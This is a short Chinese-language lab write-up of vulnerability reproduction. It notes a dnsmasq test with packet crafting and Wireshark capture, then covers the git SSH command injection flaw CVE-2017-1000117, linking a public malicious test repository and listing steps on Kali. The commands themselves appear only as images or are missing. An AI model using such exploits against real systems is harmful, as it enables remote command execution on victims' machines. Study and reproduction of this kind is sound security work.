/dnsmasq start

本地进行测试发现测试成功




Ubuntu下构造报文并运行程序

Wireshark下抓包发现程序运行成功



再次在本地进行域名发现解析失败



**SSH命令注入漏洞(CVE-2017-1000117)**


恶意人员可以构造”ssh://…”链接让受害人在执行程序等情况下访问该恶意链接，从而达到命令执行的目的。

我在github上找到了恶意的git项目


项目链接: https://github.com/VulApps/CVE-2017-1000117

测试环境kali linux

查看git版本



克隆恶意项目



查看恶意项目

